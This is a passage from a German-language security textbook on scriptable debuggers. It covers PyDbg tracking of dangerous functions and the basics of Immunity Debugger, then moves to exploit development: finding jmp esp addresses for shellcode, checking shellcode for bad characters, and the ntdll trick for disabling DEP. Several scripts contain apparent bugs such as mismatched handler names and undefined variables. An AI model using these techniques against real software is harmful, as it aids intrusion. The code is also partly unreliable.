Unser Tool lokalisiert die gefährlichen Funktionen und verfolgt die Aufrufe dieser Funktionen. Wird eine von uns als gefährlich betrachtete Funktion aufgerufen, dereferenzieren wir vier Parameter vom Stack (sowie die Rückkehradresse des Aufrufers) und erzeugen einen Schnappschuss des Prozesses für den Fall, dass die Funktionen einen Überlauf verursachen. Kommt es zu einer Zugriffsverletzung, »spult« unser Skript den Prozess zur zuletzt aufgerufenen gefährlichen Funktion zurück. Von dort aus wird die Anwendung in Einzelschritten durchgegangen und jede Instruktion disassembliert, bis die Zugriffsverletzung erneut eintritt oder die maximale Anzahl zu untersuchender Instruktionen erreicht wurde. Immer wenn eine gefährliche Funktion aufgerufen wird, die Daten enthält, die Sie an die Anwendung geschickt haben, lohnt sich ein Blick darauf, ob Sie die Daten so manipulieren können, dass sie die Anwendung zum Absturz bringen. Das ist der erste Schritt in Richtung Exploit.

Wärmen Sie Ihre Finger auf, öffnen Sie ein neues Python-Skript namens *danger_track.py* und geben Sie den folgenden Code ein.

danger_track.py

```
from pydbg import *
from pydbg.defines import *

import utils

# Maximale Anzahl von Instruktionen, die nach einer
# Zugriffsverletzung festgehalten werden sollen
MAX_INSTRUCTIONS = 10

# Diese Liste ist alles andere als umfassend. Fügen Sie weitere hinzu.
dangerous_functions = {
    "strcpy" : "msvcrt.dll",
    "strncpy" : "msvcrt.dll",
    "sprintf" : "msvcrt.dll",
    "vsprintf": "msvcrt.dll"
}

dangerous_functions_resolved = {}
crash_encountered = False
instruction_count = 0

def danger_handler(dbg):

    # Es geht darum, den Inhalt des Stacks auszugeben.
    # Im Allgemeinen liegen dort nur ein paar Parameter, weshalb wir
    # alles von ESP bis ESP+20 ausgeben. Diese Informationen sollten
    # ausreichen, um herauszufinden, ob die Daten von uns stammen.
    esp_offset = 0
    print "[*] Hit %s" % dangerous_functions_resolved[dbg.context.Eip]
    print "======"
```

```

while esp_offset <= 20:
    parameter = dbg.smart_dereference(dbg.context.Esp + esp_offset)
    print "[ESP + %d] => %s" % (esp_offset, parameter)
    esp_offset += 4

print "=====\\n"

dbg.suspend_all_threads()
dbg.process_snapshot()
dbg.resume_all_threads()

return DBG_CONTINUE

def accessViolationHandler(dbg):
    global crash_encountered

    # Etwas Schlechtes ist passiert, d.h., etwas Gutes ist passiert :)
    # Wir verarbeiten die Zugriffsverletzung und stellen dann den Zustand
    # vor dem Aufruf der letzten gefährlichen Funktion wieder her.

    if dbg.dbg.u.Exception.dwFirstChance:
        return DBG_EXCEPTION_NOT_HANDLED

    crash_bin = utils.crash_binning.crash_binning()
    crash_bin.record_crash(dbg)
    print crash_bin.crashSynopsis()

    if crash_encountered == False:
        dbg.suspend_all_threads()
        dbg.process_restore()
        crash_encountered = True

        # Wir kennzeichnen jeden Thread für den Einzelschritt-Modus
        for thread_id in dbg.enumerate_threads():

            print "[*] Setting single step for thread: 0x%08x" % thread_id
            h_thread = dbg.open_thread(thread_id)
            dbg.single_step(True, h_thread)
            dbg.close_handle(h_thread)

        # Nun setzen wir die Ausführung fort, d.h., wir übergeben die
        # Kontrolle an unseren Einzelschritt-Handler.
        dbg.resume_all_threads()

    return DBG_CONTINUE
else:
    dbg.terminate_process()

return DBG_EXCEPTION_NOT_HANDLED

def singleStepHandler(dbg):
    global instruction_count
    global crash_encountered

    if crash_encountered:
        if instruction_count == MAX_INSTRUCTIONS:
            dbg.single_step(False)
            return DBG_CONTINUE

```

```

else:
    # Diese Instruktion disassemblieren
    instruction = dbg.disasm(dbg.context.Eip)
    print "#%d\t0x%08x : %s" % (instruction_count,dbg.context.Eip,
        instruction)
    instruction_count += 1
    dbg.single_step(True)

return DBG_CONTINUE

dbg = pydbg()

pid = int(raw_input("Enter the PID you wish to monitor: "))
dbg.attach(pid)

# Alle gefährlichen Funktionen aufspüren und Breakpunkte setzen
for func in dangerous_functions.keys():

    func_address = dbg.func_resolve( dangerous_functions[func],func )
    print "[*] Resolved breakpoint: %s -> 0x%08x" % ( func, func_address )
    dbg.bp_set( func_address, handler = danger_handler )
    dangerous_functions_resolved[func_address] = func

dbg.set_callback( EXCEPTION_ACCESS_VIOLATION, accessViolation_handler )
dbg.set_callback( EXCEPTION_SINGLE_STEP, singleStep_handler )
dbg.run()

```

Der obige Code sollte keine großen Überraschungen enthalten, da wir die meisten Konzepte bei unseren vorangegangenen PyDbg-Untersuchungen behandelt haben. Die Effektivität dieses Skripts lässt sich am einfachsten testen, indem man sich eine Softwareanwendung herauspickt, die bekanntermaßen eine Sicherheitslücke aufweist,² das Skript ankoppelt und dann die notwendigen Eingaben macht, um sie zum Absturz zu bringen.

Bei unserem Rundgang durch PyDbg und einer Teilmenge der von ihm bereitgestellten Features konnten Sie sehen, dass ein skriptfähiger Debugger extrem leistungsfähig ist und sich sehr gut zur Automatisierung von Aufgaben eignet. Der einzige Nachteil dieser Methode besteht darin, dass Sie für jede gewünschte Information Code schreiben müssen. Diese Lücke zwischen einem skriptfähigen und einem grafischen Debugger, mit dem Sie interagieren können, schließt unser nächstes Tool, der Immunity Debugger. Weiter geht's.

2. Einen klassischen stackbasierten Überlauf finden Sie in WarFTPD 1.65. Sie können diese FTP-Server von <http://support.jgaa.com/index.php?cmd=DownloadVersion&ID=1> herunterladen.

5

Immunity Debugger – Das Beste beider Welten

Nachdem Sie nun wissen, wie man einen eigenen Debugger entwickelt und wie man einen reinen Python-Debugger in Form von PyDbg nutzt, ist es an der Zeit, sich den Immunity Debugger anzusehen. Er enthält eine vollständige Benutzerschnittstelle sowie die momentan leistungsfähigste Python-Library zur Exploit-Entwicklung, zur Aufdeckung von Sicherheitslücken und zur Malware-Analyse. Im Jahre 2007 veröffentlicht, besitzt der Immunity Debugger eine Vielzahl dynamischer (Debugging-) Fähigkeiten sowie eine sehr mächtige Analyse-Engine für statische Analyseaufgaben. Er beinhaltet außerdem einen vollständig konfigurierbaren Python-Graphenalgorithmus zur Darstellung von Funktionen und Blöcken. Zum Aufwärmen unternehmen wir eine Schnuppertour durch den Immunity Debugger und dessen Benutzerschnittstelle. Danach tauchen wir tiefer in den Immunity Debugger ein, indem wir den Lebenszyklus der Exploit-Entwicklung diskutieren und um automatisch Anti-Debugging-Routinen in Malware zu umgehen. Beginnen wir damit, den Immunity Debugger zum Laufen zu bringen.

5.1 Den Immunity Debugger installieren

Der Immunity Debugger wird kostenlos zur Verfügung gestellt und unterstützt¹ und ist nur einen Download-Link weit weg: <http://debugger. immunityinc.com/>.

Laden Sie einfach den Installer herunter und führen Sie ihn aus. Falls Sie Python 2.5 noch nicht installiert haben, ist das kein Problem, da der Installer des Immunity Debuggers den Installer für Python 2.5 enthält und Python für Sie installiert, falls das notwendig sein sollte. Sobald Sie den Installer ausgeführt haben, kann der Immunity Debugger verwendet werden.

1. Für Debugger-Support und allgemeine Erläuterungen siehe <http://forum. immunityinc.com>.

5.2 Immunity Debugger – kurze Einführung

Lassen Sie uns kurz reinschnuppern in den Immunity Debugger und dessen Schnittstelle, bevor wir in die Python-Bibliothek immlib eintauchen, die Ihnen das Skripting des Debuggers erlaubt. Wenn Sie den Immunity Debugger starten, sollten Sie die Schnittstelle aus Abbildung 5–1 sehen.




Abb. 5–1 Hauptschnittstelle des Immunity Debuggers

Die Hauptschnittstelle des Debuggers ist in fünf primäre Segmente unterteilt. Oben links finden Sie den CPU-Bereich, in dem der Assemblercode des Prozesses dargestellt wird. Oben rechts ist der Registerbereich, in dem alle Universal- und andere CPU-Register angezeigt werden. Unten links befindet sich das Speicherfenster, wo Sie hexadezimale Dumps jeder gewünschten Speicheradresse darstellen können. Unten rechts liegt der Stackbereich, in dem der Stack dargestellt wird. Er enthält auch decodierte Parameter der Funktionen, für die symbolische Informationen verfügbar sind (z.B. bei allen Aufrufen der Windows-API). Der weiße Bereich ganz unten ist die Befehlsleiste, in der Sie Befehle im WinDbg-Stil eingeben können, um den Debugger zu kontrollieren. Hier führen Sie auch PyCommands aus, die wir als nächstes behandeln.

5.2.1 PyCommands

Um Python innerhalb des Immunity Debuggers auszuführen, nutzt man üblicherweise PyCommands.² PyCommands sind Python-Skripten, die verschiedene Aufgaben innerhalb des Immunity Debuggers erledigen, etwa das Hooking, die statische Analyse und verschiedene Debugging-Funktionalitäten. Jedes PyCommand muss eine bestimmte Struktur aufweisen, um korrekt ausgeführt werden zu können. Das folgende Codefragment zeigt den grundlegenden Aufbau eines PyCommands. Sie können es als Grundlage für die Entwicklung eigener PyCommands verwenden:

```
from immlib import *
def main(args):
    # Instanziere eine immlib.Debugger-Instanz
    imm = Debugger()
    return "[*] PyCommand Executed!"
```

Jedes PyCommand muss zwei Grundvoraussetzungen erfüllen. Erstens muss eine `main()`-Funktion definiert sein, die als einzigen Parameter eine Python-Liste der Argumente akzeptiert, die an das PyCommand übergeben werden sollen. Zweitens muss die Funktion am Ende einen String zurückgeben. Die Statusleiste des Haupt-Debuggers gibt diesen String aus, sobald das Skript abgearbeitet wurde.

Wenn Sie ein PyCommand ausführen, müssen Sie sicherstellen, dass das Skript im PyCommands-Verzeichnis des Immunity Debugger-Installationsverzeichnisses liegt. Um unser Skript auszuführen, geben Sie in der Befehlsleiste des Debuggers ein Ausrufezeichen gefolgt vom Namen des Skripts ein:

```
!<skriptname>
```

Sobald Sie die ENTER-Taste drücken, wird das Skript ausgeführt.

5.2.2 PyHooks

Der Immunity Debugger kennt 13 verschiedene Arten von Hooks, die jeweils als eigenständiges Skript oder zur Laufzeit innerhalb eines PyCommands implementiert werden können. Die folgenden Hook-Typen können verwendet werden:

2. Die vollständige Dokumentation der Python-Bibliothek des Immunity Debuggers finden Sie auf <http://debugger.immunityinc.com/update/Documentation/refl>.

■ **BpHook/LogBpHook**

Wird ein Breakpunkt erkannt, können diese beiden Arten von Hooks aufgerufen werden. Beide Hook-Typen verhalten sich gleich, nur dass BpHook die Ausführung des untersuchten Prozesses unterbricht, während LogBpHook die Ausführung fortsetzt, wenn der Hook erreicht wird.

■ **AllExceptHook**

Jede innerhalb des Prozesses ausgelöste Ausnahme stößt diesen Hook-Typ an.

■ **PostAnalysisHook**

Dieser Hook-Typ wird angestoßen, nachdem der Debugger die Analyse eines geladenen Moduls abgeschlossen hat. Das kann nützlich sein, wenn Sie Aufgaben für die statische Analyse haben, die automatisch durchgeführt werden sollen, sobald die Analyse abgeschlossen ist. Beachten Sie, dass ein Modul (inklusive des Haupt-Executables) analysiert werden muss, bevor Sie Funktionen und Blöcke mit immlib decodieren können.

■ **AccessViolationHook**

Dieser Hook-Typ wird angestoßen, sobald es zu einer Zugriffsverletzung kommt. Er eignet sich am besten zum automatischen Sammeln von Informationen während eines Fuzzing-Laufs.

■ **LoadDLLHook/UnloadDLLHook**

Dieser Hook-Typ wird angestoßen, wenn eine DLL geladen oder entfernt wird.

■ **CreateThreadHook/ExitThreadHook**

Dieser Hook-Typ wird angestoßen, wenn ein Thread erzeugt oder beendet wird.

■ **CreateProcessHook/ExitProcessHook**

Dieser Hook-Typ wird angestoßen, wenn der Zielprozess gestartet oder beendet wird.

■ **FastLogHook/STDCALLFastLogHook**

Diese beiden Hook-Typen nutzen einen Assembler-Stub, um die Ausführung an einen kleinen Hook-Code weiterzugeben, der einen bestimmten Registerwert oder eine Speicheradresse festhalten kann. Diese Hook-Typen eignen sich für das Hooking häufig verwendeter Funktionen. Wir behandeln sie in Kapitel 6.

Zur Definition eines PyHooks können Sie die folgende Vorlage verwenden, die LogBpHook als Beispiel nutzt:

```
from immlib import *

class MyHook( LogBpHook ):

    def __init__( self ):
        LogBpHook.__init__( self )

    def run( regs ):
        # Wird ausgeführt, wenn der Hook angestoßen wird
```

Wir überladen die `LogBpHook`-Klasse und definieren eine `run()`-Funktion. Wird der Hook angestoßen, akzeptiert die `run()`-Methode als einziges Argument die gesamten CPU-Register, die in eben diesem Moment gesetzt wurden, als der Hook angestoßen wurde. Wir können diese Werte also in aller Ruhe untersuchen und verändern. Die `regs`-Variable ist ein Dictionary, das wir nutzen können, um auf die Register über ihre Namen zuzugreifen:

```
regs["ESP"]
```

Nun können wir einen Hook innerhalb eines PyCommands definieren, der dann gesetzt werden kann, wenn das PyCommand ausgeführt wird, oder wir können den Hook-Code im PyHooks-Verzeichnis des Immunity Debugger-Verzeichnisses ablegen, sodass der Hook automatisch installiert wird, sobald wir den Immunity Debugger starten. Wenden wir uns nun einigen Skripting-Beispielen zu, die immlib, die in den Immunity Debugger fest eingebaute Python-Bibliothek, verwenden.

5.3 Entwicklung von Exploits

Das Aufdecken einer Sicherheitslücke in einem Softwaresystem ist nur der Anfang einer langen und beschwerlichen Reise auf dem Weg zu einem zuverlässig funktionierenden Exploit. Der Immunity Debugger bietet viele Features, die diesen Weg für den Exploit-Entwickler etwas leichter machen. Wir wollen einige PyCommands entwickeln, um den Prozess zu einem funktionierenden Exploit zu verkürzen. Hierzu gehört die Möglichkeit, bestimmte Instruktionen zu finden, die den EIP in unseren Shellcode bringen und die bestimmten, welche »bösen« Zeichen wir herausfiltern müssen, wenn wir unseren Shellcode codieren. Wir wollen auch das im Immunity Debugger enthaltene PyCommand `!findantidep` nutzen, um die Software-DEP (Data Execution Prevention)³ zu umgehen. Los geht's!

5.3.1 Exploit-freundliche Instruktionen finden

Nachdem wir die Kontrolle über das EIP erlangt haben, müssen wir die Ausführung an unseren Shellcode übergeben. Üblicherweise besitzen wir ein Register (oder ein Offset von einem Register), das auf den Shellcode verweist, und Ihre Aufgabe besteht darin, irgendwo im Executable (oder in einem der vom ihm geladenen Module) eine Instruktion zu finden, die die Kontrolle an diese Adresse übergibt. Die Python-Bibliothek des Immunity Debuggers vereinfacht das, indem sie eine Suchschnittstelle zur Verfügung stellt, die die Suche nach bestimmten Instruktionen innerhalb des geladenen Binaries erlaubt. Wir wollen ein kurzes Skript entwickeln, das eine Instruktion nimmt und alle

3. Eine umfassende Erläuterung zu DEP finden Sie auf <http://support.microsoft.com/kb/875352/EN-US/>.

Adressen zurückgibt, an denen diese Instruktion vorkommt. Öffnen Sie eine neue Python-Datei namens *findinstruction.py* und geben Sie den folgenden Code ein.

findinstruction.py

```
from immlib import *

def main(args):

    imm      = Debugger()
    search_code = " ".join(args)

❶    search_bytes   = imm.Assemble( search_code )
❷    search_results = imm.Search( search_bytes )

    for hit in search_results:

        # Speicherseite des Treffers ermitteln und
        # sicherstellen, dass sie ausführbar ist
❸        code_page   = imm.getMemoryPagebyAddress( hit )
❹        access      = code_page.getAccess( human = True )

        if "execute" in access.lower():
            imm.log( "[*] Found: %s (0x%08x)" % ( search_code, hit ),
                     address = hit )

    return "[*] Finished searching for instructions, check the Log window."
```

Zuerst assemblieren wir die von uns gesuchten Instruktionen ❶ und verwenden dann die Search()-Methode, um den gesamten Speicher des geladenen Binaries nach diesen Instruktionsbytes abzusuchen ❷. Wir gehen dann die zurückgegebene Liste der Adressen durch, ermitteln die Speicherseite der Instruktion ❸ und überprüfen, ob der Speicher als ausführbar gekennzeichnet ist ❹. Für jede Instruktion, die wir innerhalb einer ausführbaren Seite finden, geben wir die Adresse im Log-Fenster aus. Sie können das Skript verwenden, indem Sie die gesuchten Instruktionen einfach als Argument angeben:

```
!findinstruction <gesuchte Instruktionen>
```

Nach der Ausführung des folgenden Skripts

```
!findinstruction jmp esp
```

sollten Sie eine Ausgabe wie in Abbildung 5–2 sehen.

```

769D21EF [*] Found: jmp esp (0x769d21ef)
769EAAF6 [*] Found: jmp esp (0x769eaaaf6)
769ED099 [*] Found: jmp esp (0x769ed099)
77F7F02F [*] Found: jmp esp (0x77f7f02f)
77FAB117 [*] Found: jmp esp (0x77fab117)
77FE24F3 [*] Found: jmp esp (0x77fe24f3)
7E45B0E0 [*] Found: jmp esp (0x7e45b0e0)
77156412 [*] Found: jmp esp (0x77156412)
7C9C2633 [*] Found: jmp esp (0x7c9c2633)
7CA76989 [*] Found: jmp esp (0x7ca76989)
7CB3E592 [*] Found: jmp esp (0x7cb3e592)
7CB558CD [*] Found: jmp esp (0x7cb558cd)
76B43AE0 [*] Found: jmp esp (0x76b43ae0)
77E8512E [*] Found: jmp esp (0x77e8512e)
77DF2740 [*] Found: jmp esp (0x77df2740)
77E11C2B [*] Found: jmp esp (0x77e11c2b)
77E3762B [*] Found: jmp esp (0x77e3762b)
77E383ED [*] Found: jmp esp (0x77e383ed)

```

!findinstruction jmp esp

[*] Finished searching for instructions, check the Log window.

Abb. 5-2 Ausgabe des PyCommands `!findinstruction`

Wir besitzen nun eine Liste mit Adressen, die wir für die Ausführung des Shellcodes nutzen können – natürlich vorausgesetzt, dass unser Shellcode an ESP beginnt. Jeder Exploit variiert ein wenig, aber wir haben nun ein Tool, mit dessen Hilfe wir schnell die Adressen finden können, die uns bei der Ausführung des Shellcodes helfen.

5.3.2 »Böse« Zeichen filtern

Wenn Sie einen Exploit-String an das Zielsystem senden, gibt es eine Reihe von Zeichen, die Sie in Ihrem Shellcode nicht verwenden dürfen. Haben wir beispielsweise einen Stacküberlauf in einem `strcpy()`-Funktionsaufruf entdeckt, darf unser Exploit kein NULL-Zeichen (0x00) enthalten, weil die `strcpy()`-Funktion mit dem Kopieren der Daten aufhört, sobald sie den Wert NULL entdeckt. Aus diesem Grund verwenden Exploit-Entwickler Shellcode-Codierer, d.h., der Shellcode wird bei der Ausführung im Speicher decodiert und dann ausgeführt. Dennoch kann es immer noch bestimmte Fälle geben, in denen mehrere Zeichen durch die fragliche Software herausgefiltert oder einer speziellen Behandlung unterzogen werden, und diese manuell zu bestimmen kann ein echter Albtraum sein.

Wenn Sie sicher sind, EIP dazu bringen zu können, Ihren Shellcode auszuführen, und wenn Ihr Shellcode eine Zugriffsverletzung auslöst oder die Zielanwendung zum Absturz bringt, bevor die Arbeit erledigt ist (Connect Back, Migration in einen anderen Prozess oder die anderen schönen Dinge, die Shellcode so macht), dann müssen Sie zuerst sicherstellen, dass Ihr Shellcode genau so in den Speicher kopiert wird, wie es sein soll. Der Immunity Debugger kann Ihnen diese Aufgabe wesentlich erleichtern. Sehen Sie sich Abbildung 5-3 an, die den Stack nach einem Überlauf zeigt.

Wir sehen, dass das EIP-Register momentan auf das ESP-Register zeigt. Die vier 0xCC-Bytes lassen den Debugger einfach anhalten, als läge ein Breakpunkt an dieser Adresse (Sie erinnern sich sicher, dass 0xCC die INT3-Instruktion ist). Auf diese vier INT3-

Registers (FPU)	
ECX	00000001
EDX	00000000
EBX	00000000
ESP	00AEFD48
EBP	00AEFDA0
ESI	7C809290 kernel32.GetTickCount
EDI	00AEFE48
EIP	00AEFD4A
ESP ==>	CCCCCCCC IHHH
ESP+4	EB5F03EB \$♦_§
ESP+8	FFF8E805 ♦§*
ESP+C	C938FFFF 8F
ESP+10	478D87B1 §§IG
ESP+14	28E8833A :§§(
ESP+18	3780C787 9IH7
ESP+1C	FAE247FE ■GP·
ESP+20	7D1B77AB 5w+)
ESP+24	FE16AE12 ♦*..■
ESP+28	A5FEFEFE ■■■■
ESP+2C	127D2277 w"J♦
ESP+30	FE1A7FDE ■♦■■
ESP+34	73010101 000s
ESP+38	FEFEA07D 0e■■
ESP+3C	0194AEFE ■~o0
ESP+40	FEDB779A 0w■■
ESP+44	7DFEFEFE ■■■■
ESP+48	779AF23A :30w
ESP+4C	FEFEFA0B ■■■■
ESP+50	F2127DDE ■)♦≥
ESP+54	F6DB779A 0w■■
ESP+58	CFEEFEFE ■■■■
ESP+5C	8A6D7503 ■ure
ESP+60	75FEFEFE ■■■■
ESP+64	FEFE8675 u.8■■
ESP+68	C7F875FE ■u%†
ESP+6C	75F78B3F ?l■u
ESP+70	9CC7FA88 f·IK
ESP+74	FD15FC8B l"8*
ESP+78	731015B8 f.8>s
ESP+7C	08CFF6B8 f.~■
ESP+80	FECB779A 0w■■
ESP+84	01FEFEFE ■■■■
ESP+88	DABA752E .vll r
ESP+8C	FE5EFBF2 2.7■■
ESP+90	C679FEFE ■■u F
ESP+94	EEFE397F △9■€
ESP+98	C677FEFE ■■w F
ESP+9C	C43D9ECF =>—
ESP+A0	D4CDD10C IFF
ESP+A4	2BD1CE0A 4FF

Abb. 5-3
*Stackfenster des Immunity
 Debuggers nach Überlauf*

Instruktionen folgt an Offset ESP+0x4 unmittelbar der Anfang des Shellcodes. Genau hier sollten wir den Speicher durchgehen, um sicherzustellen, dass unser Shellcode genau so aussieht, wie wir ihn bei unserem Angriff gesendet haben. Wir betrachten unseren Shellcode einfach als ASCII-codierten String und vergleichen ihn Byte für Byte mit dem Speicher, um sicher zu sein, dass der Shellcode es in den Speicher geschafft hat. Wenn wir einen Unterschied erkennen und das Byte ausgeben, das es nicht durch den Filter geschafft hat, können wir dieses Zeichen in unseren Shellcode-Encoder aufnehmen, bevor wir den Angriff erneut starten! Sie können Shellcode von CANVAS,

Metasploit oder Ihren eigenen Shellcode verwenden, um dieses Tool auszuprobieren. Öffnen Sie eine neue Python-Datei namens *badchar.py* und geben Sie den folgenden Code ein.

badchar.py

```
from immlib import *

def main(args):

    imm = Debugger()
    bad_char_found = False

    # Erstes Argument ist die Startadresse der Suche
    address = int(args[0],16)
    # Zu prüfender Shellcode
    shellcode = "<<KOPIEREN SIE IHREN SHELLCODE HIER HINEIN>>"
    shellcode_length = len(shellcode)

    debug_shellcode = imm.readMemory( address, shellcode_length )
    debug_shellcode = debug_shellcode.encode("HEX")

    imm.log("Address: 0x%08x" % address)
    imm.log("Shellcode Length : %d" % length)

    imm.log("Attack Shellcode: %s" % canvas_shellcode[:512])
    imm.log("In Memory Shellcode: %s" % id_shellcode[:512])

    # Byte-für-Byte-Vergleich der beiden Shellcode-Puffer
    count = 0
    while count <= shellcode_length:

        if debug_shellcode[count] != shellcode[count]:

            imm.log("Bad Char Detected at offset %d" % count)
            bad_char_found = True
            break

        count += 1

    if bad_char_found:
        imm.log("[*****] ")
        imm.log("Bad character found: %s" % debug_shellcode[count])
        imm.log("Bad character original: %s" % shellcode[count])
        imm.log("[*****] ")

    return "[*] !badchar finished, check Log window."
```

Bei diesem Scripting-Szenario verwenden wir eigentlich nur den `readMemory()`-Aufruf der Immunity Debugger-Bibliothek. Den Rest des Skripts bilden einfache Python-Stringvergleiche. Sie müssen Ihren Shellcode jetzt nur noch als ASCII-String nehmen (die Bytes 0xEB 0x09 müssen in Ihrem String beispielsweise als EB09 auftauchen), in das Skript einfügen und es wie folgt ausführen:

```
!badchar <Startadresse der Suche>
```

Im obigen Beispiel würden wir unsere Suche an ESP+0x4 beginnen, was der absoluten Adresse 0x00AEFD4C entspricht, d.h., wir würden das PyCommand wie folgt ausführen:

```
!badchar 0x00AEFD4c
```

Unser Skript würde uns sofort über Probleme beim Filtern informieren und so einen Großteil der Zeit einsparen, die wir beim Debugging von abgestürztem Shellcode oder dem Umgehen möglicher Filter aufwenden müssten.

5.3.3 DEP unter Windows umgehen

Data Execution Prevention (DEP) ist eine Sicherheitsmaßnahme, die unter Microsoft Windows (XP SP2, 2003 und Vista) implementiert wurde, um die Ausführung von Code in Speicherbereichen wie dem Heap oder dem Stack zu unterbinden. Das kann die meisten Versuche eines Exploits, seinen Shellcode auszuführen, erfolgreich verhindern, da die meisten Exploits ihren Shellcode auf dem Heap oder Stack ablegen. Allerdings gibt es einen bekannten Trick,⁴ bei dem DEP durch einen Aufruf der nativen Windows-API für den aktuellen Prozess deaktiviert wird. Dadurch können wir die Kontrolle problemlos an unseren Shellcode übergeben, unabhängig davon, ob er auf dem Stack oder dem Heap liegt. Der Immunity Debugger besitzt ein PyCommand namens *findantidep.py*, das die richtigen Adressen ermittelt, mit deren Hilfe Ihr exploit DEP deaktivieren und den Shellcode ausführen kann. Wir wollen diesen Trick auf hohem Level untersuchen und dann das bereitgestellte PyCommand nutzen, um die gewünschten Adressen zu finden.

Der Windows API-Aufruf, der zur DEP-Deaktivierung verwendet werden kann, ist die undokumentierte Funktion *NtSetInformationProcess()*,⁵ die den folgenden Prototyp besitzt:

```
NTSTATUS NtSetInformationProcess(
    IN HANDLE hProcessHandle,
    IN PROCESS_INFORMATION_CLASS ProcessInformationClass,
    IN PVOID ProcessInformation,
    IN ULONG ProcessInformationLength );
```

4. Siehe den Artikel von Skapes und Skywings unter
<http://www.uninformed.org/?v=2&a=4&t=txt>.

5. Die Definition der *NtSetInformationProcess()*-Funktion finden Sie auf
[http://undocumented.ntinternals.net/UserMode/
Undocumented%20Functions/NT%20Objects/Process/NtSetInformationProcess.html](http://undocumented.ntinternals.net/UserMode/Undocumented%20Functions/NT%20Objects/Process/NtSetInformationProcess.html).

Um DEP für einen Prozess zu deaktivieren, müssen Sie beim Aufruf von `NtSetInformationProcess()` den Parameter `ProcessInformationClass` auf `ProcessExecuteFlags` (0x22) und den Parameter `ProcessInformation` auf `MEM_EXECUTE_OPTION_ENABLE` (0x2) setzen. Das Problem besteht darin, dass der Aufruf in Ihrem Shellcode einige NULL-Parameter verlangt, was bei den meisten Shellcodes recht schwierig ist (siehe Abschnitt 5.3.2). Der Trick besteht nun darin, den Shellcode mitten in einer Funktion landen zu lassen, die dann `NtSetInformationProcess()` aufruft, während die notwendigen Parameter bereits auf dem Stack liegen. Es gibt eine bekannte Stelle in `ntdll.dll`, die das für uns erledigt. Sehen wir uns dazu eine disassemblierte Ausgabe von `ntdll.dll` unter Windows XP SP2 an, die mit dem Immunity Debugger erstellt wurde.

```
7C91D3F8  . 3C 01      CMP AL,1
7C91D3FA  . 6A 02      PUSH 2
7C91D3FC  . 5E          POP ESI
7C91D3FD  . 0F84 B72A0200 JE ntdll.7C93FEBA
...
7C93FEBA  > 8975 FC    MOV DWORD PTR SS:[EBP-4],ESI
7C93FEBD  .^E9 41D5FDFF JMP ntdll.7C91D403
...
7C91D403  > 837D FC 00  CMP DWORD PTR SS:[EBP-4],0
7C91D407  . 0F85 60890100 JNZ ntdll.7C935D6D
...
7C935D6D  > 6A 04      PUSH 4
7C935D6F  . 8D45 FC    LEA EAX,DWORD PTR SS:[EBP-4]
7C935D72  . 50          PUSH EAX
7C935D73  . 6A 22      PUSH 22
7C935D75  . 6A FF      PUSH -1
7C935D77  . E8 B188FDFF CALL ntdll.ZwSetInformationProcess
```

